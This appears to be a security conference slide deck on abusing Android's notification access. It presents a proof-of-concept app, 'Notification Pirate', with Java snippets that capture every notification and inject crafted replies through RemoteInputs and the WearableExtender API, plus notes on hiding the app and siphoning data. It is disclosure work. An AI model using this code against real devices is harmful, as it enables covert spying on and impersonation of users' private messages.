Siphoning Android Notifications

Agenda

- Android Notifications 101
- Deep dive
- Implications
- Notification Pirate v1
- Pirate v2
- References


Abhishek J M

- Security @ CRED
- Trainer, 7ASecurity
- Project lead: Adhrit & EVABS
- Presentations: 2 arsenal tools - BlackHat US, Asia & Eu, Nullcon, OWASP Seasides (2020 - present)
- Trainings: OWASP AppSec NZ, ThreatCon, 44Con, c0c0n etc
- Call of Duty Mobile (Legendary league this season!)
- @HawkSpawn

Android Notifications 101


Android Notifications

- Found in the Notification Bar
- Managed by Notification Access API
- Can contain `Actions` and `RemoteInputs`



Notification Access

- Not part of the usual permissions
- Found within the special app permissions
- Useful for apps like launchers



1:36

Special app access

Device admin apps
No active apps

Display over other apps

Do Not Disturb access

Modify system settings

Adaptive Notifications
Android Adaptive Notifications

Notification access

Picture-in-picture

Premium SMS access


Unrestricted data

Install unknown apps

Usage access

VR helper services

Wi-Fi control



1:36

Notification access

Android Auto
Allowed

Google Play services
Not allowed

Google
Not allowed


Android System Intelligence
Allowed

Pixel Launcher
Allowed

Vysor
Not allowed

#> working

- App creates a push notification and sends it to the OS
- OS posts the notification onto the Notification Bar
- User clicks on the notification and OS redirects to the app


Android Notification System
App
App sends notification to the device
Incoming in-app notification in the Notification Bar

How does a ‘reply’ work?

- A Pending Intent
  - Intent
    - A message that is ‘**intent**’ional and has a target (eg: an app like WhatsApp)
    - Backbone of IPC
    - Can start an app, send/receive data within an app or even the OS
  - Pending Intent
    - Intent but is waiting on an action/reply (eg: Alarm to turn off bluetooth in 5 mins)
    - Can only control its input but not the target
    - Can be used by other apps to interact with your app.

Deep dive

#1 Intent vs Pending Intent

- Intent to your app → executes with the permissions of the executing app
- Instantly executed
- Normally used for:
  - Within app message passing
  - OS to app and vice versa
  - App to app

- Pending Intent to your app executes with the permissions of your app!
- Why?
  - Scenario: turning on bluetooth needs BT permission.
  - If the calling app doesn't have that permission, it cannot do the task
- Takes inputs → sanitization is on the the dev, not the OS
- Has flags to replace data within Intent EXTRAS (FLAG_ACTIVITY_NEW_TASK)

#2 Access Control?

- NotificationListener API
  - READ notifications in the Notifications Bar
  - ACCESS RemoteInputs and Actions
  - Regulated by a Dangerous permission (Notification Access)
  - A service that runs in the background even when the app is killed!
- Pitfalls
  - Once given access, FULL access to Notification Bar
  - Since notifications with *RemoteInputs* are PendingIntents → target fixed, extras can be replaced
  - No controls over who can access a given notification or its constituents

NotificationPirate


Accessing RemoteInputs

Two ways

- Notification Actions
  - Directly access all the Notification Actions from a notification
  - Identify if `RemoteInputs` are available and access if available


- WearExtender API
  - API for interacting with WearOS
  - Ideally used for sending/receiving notifications to/from Wear devices (eg: Smartwatches)
  - Pretend to use WearExtender for Wear devices → No controls to verify!

#1 Notification Actions




```java
if (newremoteInputs.length != 0) {

    for (int f = 0; f < newremoteInputs.length; f++) {
        RemoteInput rinput = newremoteInputs[f];
        String thereplykey = rinput.getResultKey().toLowerCase();
        if (rinput.getResultKey().toLowerCase().equals(thereplykey)) {
            Log.wtf( tag: "KEY", thereplykey);
            therealreply = rinput.getResultKey();
            Bundle localbundle = new Bundle();

            localIntent = new Intent();
            localIntent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
            if (rinput.getResultKey() != null) {
                localbundle.putCharSequence(String.valueOf(rinput.getResultKey()), (CharSequence) "NUKED YOURSELF!");
                RemoteInput.addResultsToIntent(new RemoteInput[]{rinput}, localIntent, localbundle);
            }
            pendingIntent.send( context: this,  code: 0, localIntent);
```

#2 WearExtender API



```java
Notification.WearableExtender wearableExtender = null;
if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.KITKAT_WATCH) {
    wearableExtender = new Notification.WearableExtender(sbn.getNotification());

List<RemoteInput> wearrintputs = new ArrayList<>(wearactions.size());
PendingIntent wearPI = null;
for (Notification.Action act : wearactions){
    if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.KITKAT_WATCH) {
        if(act != null && act.getRemoteInputs() != null) {
            for(int m = 0; m < act.getRemoteInputs().length; m++) {
                RemoteInput wearRI = act.getRemoteInputs()[m];
                RemoteInput[] allwearri = act.getRemoteInputs();
                wearrintputs.add(wearRI);
                wearPI = act.actionIntent;

                Intent wearlocalintent = new Intent();
                wearlocalintent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
                Bundle wearlocalbundle = new Bundle();

                wearlocalbundle.putCharSequence(wearRI.getResultKey(), "Again Nuked Yourself!");
                if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.KITKAT_WATCH) {
                    RemoteInput.addResultsToIntent(allwearri, wearlocalintent, wearlocalbundle);
                    wearPI.send( context: this, code: 0, wearlocalintent);
```

V1



Android Notification System
App
App sends notification to the device
Incoming in-app notification in the Notification Bar
Listens to every new notification
App displays the most recent notification to the user
Updates the app
Notification Listener Service
Updates the DB
Database of notifications
Notification Pirate (PoC)

#> V1

- Get Notification Access
- Start the *NotificationListener* service
- Capture every notification
- Happily siphon into a DB

<0> Implications


- Can run in the background even when V1 has been killed
- Hard to identify, since no UI interactions are required
- Without a killswitch → only option: uninstall + reboot the device!
- From DB → remote server? Easy!
- Possible to differentiate the notifications and the corresponding messages by identifying the package name and grouping




Package com.google.android.gm

Title Abhishek J.M

Text Email regarding secrets from the Nightflyers






Package org.telegram.messenger

Title [redacted]

Text Secret message from Telegram

V2



Android Notification System
App
App sends notification to the device
Incoming in-app notification in the Notification Bar
Listens to every new notification
Cancels the notification
Sends a crafted reply
Accesses Remote Inputs (replies) available in the notification
Notification Listener Service
Notification Pirate v2(PoC)

#> V2

- Get Notification Access (can do both via direct Actions as well as WearExtender)
- Start the *NotificationListener* service
- Read every notification and access Actions and RemoteInputs
- Send FLAG_ACTIVITY_NEW_TASK and update the `reply` (RemoteInput) with tailored data (text, links etc)
- Send the Pending Intent
- Cancel the notification from the Notification Bar

#> Implications

- Can do everything V1 does!
- Can automatically identify if a notification has
  - a) RemoteInputs
  - b) the key required to uniquely identify & trigger the PendingIntent
- Hides from the App's menu on device <= Android 8 → only option: Identify from **`Settings > Apps`** → uninstall + reboot the device!
